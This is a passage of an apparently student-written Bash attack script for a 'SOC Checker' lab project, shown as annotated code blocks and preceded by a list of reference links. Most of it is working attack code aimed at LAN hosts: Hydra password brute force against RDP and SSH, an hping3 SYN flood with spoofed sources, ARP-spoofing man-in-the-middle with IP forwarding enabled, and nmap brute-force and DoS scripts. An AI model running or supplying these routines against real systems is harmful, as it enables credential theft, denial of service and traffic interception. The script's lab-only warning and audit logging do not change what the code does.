    echo "[#] ATTACKTYPE function - (SOC Analyst and Network Research Notes CFC311022 Modules)- https://www.notion.so/cfcapac/"
    echo "[#] LOGCREATION function - https://stackoverflow.com/questions/42953754/shell-script-checking-if-file-exists-creating-one-export-terminal-as-log"
    echo "[#] GETIPRANGE function (netdiscover command) - https://www.kali.org/tools/netdiscover/"
    echo "[#] OPEN_NEW_WINDOW function (xterm command) - https://www.computerhope.com/unix/uxterm.htm"
    echo "[#] OPEN_NEW_WINDOW function - https://askubuntu.com/questions/46627/how-can-i-make-a-script-that-opens-terminal-windows-and-executes-commands-in-th
    echo "[#] Aout Xterm - https://installati.one/ubuntu/21.04/xterm/"
    echo "[#] Xterm command - https://unix.stackexchange.com/questions/373377/start-xterm-with-different-shell-and-execute-commands"
    echo "[#] STOP_CMD function (read -n 1) - https://superuser.com/questions/1334929/quit-loop-if-a-key-is-pressed"
    echo "[#] STOP_CMD function (kill -9) - https://www.zdnet.com/article/how-to-kill-a-process-in-linux/"
    echo "[#] https://stackoverflow.com/questions/20861295/bash-hide-killed"
    echo "[#] Hydra tool - https://www.kali.org/tools/hydra/ "
    echo "[#] HPING3 tool - https://linux.die.net/man/8/hping3 "
    echo "[#] MITM_ARPSPOOF function -  https://gist.github.com/saghul/806966 "
    echo "[#] MITM_ARPSPOOF function (sudo bash -c) - https://askubuntu.com/questions/783017/bash-proc-sys-net-ipv4-ip-forward-permission-denied"
    echo "[#] (>/dev/null 2>&1 & PID=$!) https://stackoverflow.com/questions/19964016/what-does-1-dev-null-21-pid1-mean"
    echo "[#] (>/dev/null 2>&1) - https://stackoverflow.com/questions/9390124/whats-difference-between-21-dev-null-and-21-dev-null"
    echo "[#] NMAP_ATTACK function - https://null-byte.wonderhowto.com/how-to/use-nmap-7-discover-vulnerabilities-launch-dos-attacks-and-more-0168788/"
    echo "[#] Nmap Script Reference: https://nmap.org/nsedoc/scripts/http-brute.html"
    echo "[#] Nmap Script Reference: https://nmap.org/nsedoc/scripts/ftp-brute.html"
    echo "[#]*********************************************************************************************"
}
```

Option A: Bruteforce function

```
152 #*************** DIFFERENT ATTACK FUNCTIONS ******************
153 #A. function to bruteforce using Hydra tool
154 function BRUTEFORCE
155     {
156         echo "[*] You have selected Bruteforce attack - Hydra tool"
157         echo "[*] Hydra is an open source,a brute-forcing tool that helps penetration testers and ethical hackers crack the passwords of network services"
158         echo "[*] This attack will create a password list using crunch tool."
159         echo "[*] The default administrator username will be used to bruteforce to rdp and "
160         echo "[*] default root username will be used to bruteforce to ssh"
161         echo -e "[*] Hydra command will be used as trial-and-error to crack password or login credentials \n"
162 
163         #to display the list of IP address found within the discovered IP range
164         echo "[*] Here are the available IP address from $IPRange"
165         cat net_output.lst | awk '{print($1)}'
166         echo -n "[?]Input Target IP address from above list "
167         read TargetIPAdd
168         echo "[*] Creating passwordlist.lst"
169         crunch 4 4 1ac@ -o passwordlist.lst #simple password list creation for this Hydra attack test
170         OSIP=$(sudo nmap -O -sV $TargetIPAdd |grep "Service Info:"|tr [:punct:] " "|awk '{print ($4)}')
171         echo -e "[*] The $IPAddress OS is $OSIP"
172         echo -e "[*] Starting bruteforce attack..."
173         if [[ $OSIP == "Windows" ]]
174         then
175         #hydra rdp service on Windows OS using administrator username
176             xterm -geometry 93x31+800+50 -hold -e hydra -l administrator -P passwordlist.lst $TargetIPAdd rdp -vV & PID1=$!
177             #to open a new window and to display output of hydra command
178             PID1a=$PID1       # to get value of PID1 for later comparison in STOP_CMD function
179             STOP_CMD          #function to stop the running command without using CTRL-C (cancel)
180         else
181         #hydra ssh service on Linux and Unix OS using root username
182             xterm -geometry 93x31+800+50 -hold -e hydra -l root -P passwordlist.lst $TargetIPAdd ssh -vV & PID1=$!
183             #to open a new window and to display output of hydra command
184             PID1a=$PID1       # to get value of PID1 for later comparison in STOP_CMD function
185             STOP_CMD          #function to stop the running command without using CTRL-C (cancel)
186         fi
187           #saving attack selection into log file
188           Auditlog=$(echo "`date`- Bruteforce using Hydra on $TargetIPAdd")
189           echo "[#] $Auditlog" >> /var/log/attackaudit.log
190           echo -n "Select another attack? [Y/N] "
191           read answer
192           if [[ $answer == Y || $answer == y ]]
193           then
194               #check if user wants to run another IP Range discovery
195               echo -n "[?] Do you want to run another IP Range and Subnet? [Y/N]: "
196               read answer
197               if [[ $answer == Y || $answer == y ]]
198               then
199               GETIPRANGE #function to get the IP range within subnet and select an IP address within the IP range netweork
200               ATTACKTYPE #function to display and choose different type of attacks
201               fi
202           ATTACKTYPE     #function to display and choose different type of attacks
203           else
204           EXITMESSAGE    #function to execute exit script message
205           fi
206       }
```

Option B: DOS Attack using Hping3 function

```
#B. function DOS Attack using Hping3 tool
function HPING3_ATTACK
{
        echo "[*] You have selected Denial of Service (DOS) attack - Hping3 tool"
        echo "[*] Hping3 is a network tool able to send custom TCP/IP packets and to display target replies like ping program does with ICMP replies. "
        echo "[*] It is one of the de facto tools for security auditing and testing of firewalls and networks,"
        echo "[*] and was used to exploit the idle scan scanning technique "
        echo "[*] The command will send SYN packet with data size of 120 packets continously and in randon source IP "
        echo "[*] Here are the available IP address from $IPRange"
        cat net_output.lst | awk '{print($1)}'  #to display the list of IP address found within the IP range keyed in
        echo -n "[?]Input Target IP address from above list "
        read TargetIPAdd
        read -p "Press any key to resume ..."
        sudo hping3 -S -d 120 --flood --rand-source $TargetIPAdd & PID1=$!
        PID1a=$PID1
        #Hping attack command -S a SYN flood is sending an insane amount of requests to a server in order to use up all it's resources.
        #to ping target using the following -flags [-S to send SYN packet] [-d to set packet size of 120]
        #[--flood sent packets as fast as possible, without taking care to show incoming replies.] [--rand-source hides IP address]
        STOP_CMD #to stop attack after command runs
        Auditlog=$(echo "`date`- DOS using Hping3 tool on $TargetIPAdd")
        echo "[#] $Auditlog" >> /var/log/attackaudit.log
        echo -n "Select another attack? [Y/N] "
        read answer
        if [[ $answer == Y || $answer == y ]]
        then
            echo -n "[?] Do you want to run another IP Range and Subnet? [Y/N]: "
            read answer
            if [[ $answer == Y || $answer == y ]]
            then
            GETIPRANGE   #function to get the IP range within subnet and select an IP address within the IP range netweork
            ATTACKTYPE   #function to display and choose different type of attacks
            fi
        ATTACKTYPE     #function to display and choose different type of attacks
        else
        EXITMESSAGE    #function to execute exit script message
        fi
}
```

Option C: Man in the middle attack using Arpspoof function

```
#C. function Man in the Middle using arpspoof tool
function MITM_ARPSPOOF
{
        echo "[*] You have selected Man in the Middle (MITM) attack - ARPspoof tool"
        echo "[*] ARPspoof to refer to an attack where a hacker impersonates the MAC address of another device on a local network.  "
        echo -e "[*] That results in the linking of an attacker's MAC address with the IP address of a legitimate computer or server on the network. \n"
        echo "[*] Here are the available IP address from $IPRange"
        cat net_output.lst | awk '{print($1)}'
        echo -n "[?]Input Target IP address from above list "
        read TargetIPAdd
        echo -e "\n"
        netstat $TargetIPAdd -r |tail -n +2|awk '{print $2}' #to display gateway IP list
        echo -n "[?] Input Gateway or Router IP from above list "
        read RouterIPAdd
        echo -e "\n"
        sudo arp -d $TargetIPAdd #to delete the target IP in ARP Table
        sudo bash -c "echo 1 > /proc/sys/net/ipv4/ip_forward" #"sudo bash -c" is to be able to write into the file owned by root
        #to enable IP Forwarding
        sudo xterm -geometry 93x31+200+50 -e sudo arpspoof -t $TargetIPAdd $RouterIPAdd & PID1=$! #command stored in a variable to tell the victim you are the
        sudo xterm -geometry 93x31+800+50 -e sudo arpspoof -t $RouterIPAdd $TargetIPAdd & PID2=$! #command stored in a variable to tell the router you are the
        # & symbol use to run both commands in parallel
        PID1a=$PID1
        PID2a=$PID2
        STOP_CMD            #function to stop the running command without using CTRL-C (cancel)
        sudo bash -c "echo 0 > /proc/sys/net/ipv4/ip_forward" #to disable IP Forwarding
        Auditlog=$(echo "`date`- MITM using ARPspoof tool on $TargetIPAdd")
        echo "[#] $Auditlog" >> /var/log/attackaudit.log
        echo -n "Select another attack? [Y/N] "
        read answer
        if [[ $answer == Y || $answer == y ]]
        then
            echo -n "[?] Do you want to run another IP Range and Subnet? [Y/N]: "
            read answer
            if [[ $answer == Y || $answer == y ]]
            then
            GETIPRANGE  #function to get the IP range within subnet and select an IP address within the IP range network
            ATTACKTYPE   #function to display and choose different type of attacks
            fi
        ATTACKTYPE     #function to display and choose different type of attacks
        else
        EXITMESSAGE    #function to execute exit script message
        fi
}
```

Option D: NMAP attack function

```
#D. function NMAP as tool for bruteforce and DoS attack
function NMAP_ATTACK
{
        echo "[*] You have selected NMAP Attack tool"
        echo "[*] NMAP is a network mapper tool scans and checks vulnerabilities and network mapping"
        echo "[*] It also can be used as attack tool as it comes equipped with a ton of scripts you can use from DoSing targets to exploiting them"
        echo -e "[*] In this session, you will have an option to choose some NMAP attack features \n "
        echo "[!] NMAP ATTACK OPTIONS"
        echo "[!] 1 - Brute for HTTP port 80 "
        echo "[!] 2 - Brute for HTTP port 80 "
        echo "[!] 3 - Denial of Service for to test target vulnerability to DoS "
        echo -n "[?] Input type of NMAP attack [1|2|3]: "
        read nmap_option
        cat net_output.lst | awk '{print($1)}'
        echo -n "[?]Input Target IP address from above list "
        read TargetIPAdd
        echo -e "\n"
        case $nmap_option in
            1)
                nmap_option="HTTP- BRuteforce"
                echo "Nmap script will performs brute force password auditing against http basic, digest and ntlm authentication on port 80"
                read -p "Press any key to resume ..."
                sudo nmap --script http-brute -p 80 $TargetIPAdd
            ;;
            2)
                nmap_option="FTP- BRuteforce"
                echo "Nmap script will performs brute force password auditing against FTP serverson on port 21 "
                sudo nmap --script ftp-brute -p 21 $TargetIPAdd
            ;;
            3)
                nmap_option="DOS"
                echo "This Nmp script to test if target Is Vulnerable to Dos"
                sudo nmap --script dos -Pn -sV $TargetIPAdd & PID1=$!
                PID1a=$PID1
                STOP_CMD #function to stop the running command without using CTRL-C (cancel)
            ;;
```

```
            *)
                echo "Invalid Choice...try again"
                NMAP_ATTACK
            ;;
            esac
        Auditlog=$(echo "`date`- NMAP tool $nmap_option attack on $TargetIPAdd")
        echo "[#] $Auditlog" >> /var/log/attackaudit.log
        echo -n "Select another attack? [Y/N] "
        read answer
        if [[ $answer == Y || $answer == y ]]
        then
            echo -n "[?] Do you want to run another IP Range and Subnet? [Y/N]: "
            read answer
            if [[ $answer == Y || $answer == y ]]
            then
            GETIPRANGE   #function to get the IP range within subnet and select an IP address within the IP range netweork
            ATTACKTYPE   #function to display and choose different type of attacks
            fi
        ATTACKTYPE     #function to display and choose different type of attacks
        else
        EXITMESSAGE    #function to execute exit script message

        fi
}
```

Start of Script

```
# ***************************** Start of the Script ******************************************
#Introduction message of the script
echo "[*] Thank you for using this script authored by Mary Ann Lim Tian"
echo "[!] Warning: This script is only intended for testing within a lab environment "
echo "[*] This script is about running an attack test for Project SOC Checker"
echo "[*] It will allow you to input IP Range to display the list of IP addresses as target and select type of attack to execute. "
echo "[*] Before starting the please ensure following tools are installed"
echo "[!] Xterm, Netdiscover, Hydra, NMAP, Crunch, John the ripper, Arpspoof,Hping3"
echo "[*] You also need to open Wireshark to view the attack as it runs."
echo -e "\n"

# Main Script

    LOGCREATION  #function to check and create audit log in /var/log
    GETIPRANGE  #function to get the IP range within subnet and select an IP address within the IP range netweork
    ATTACKTYPE   #function to display and choose different type of attacks
```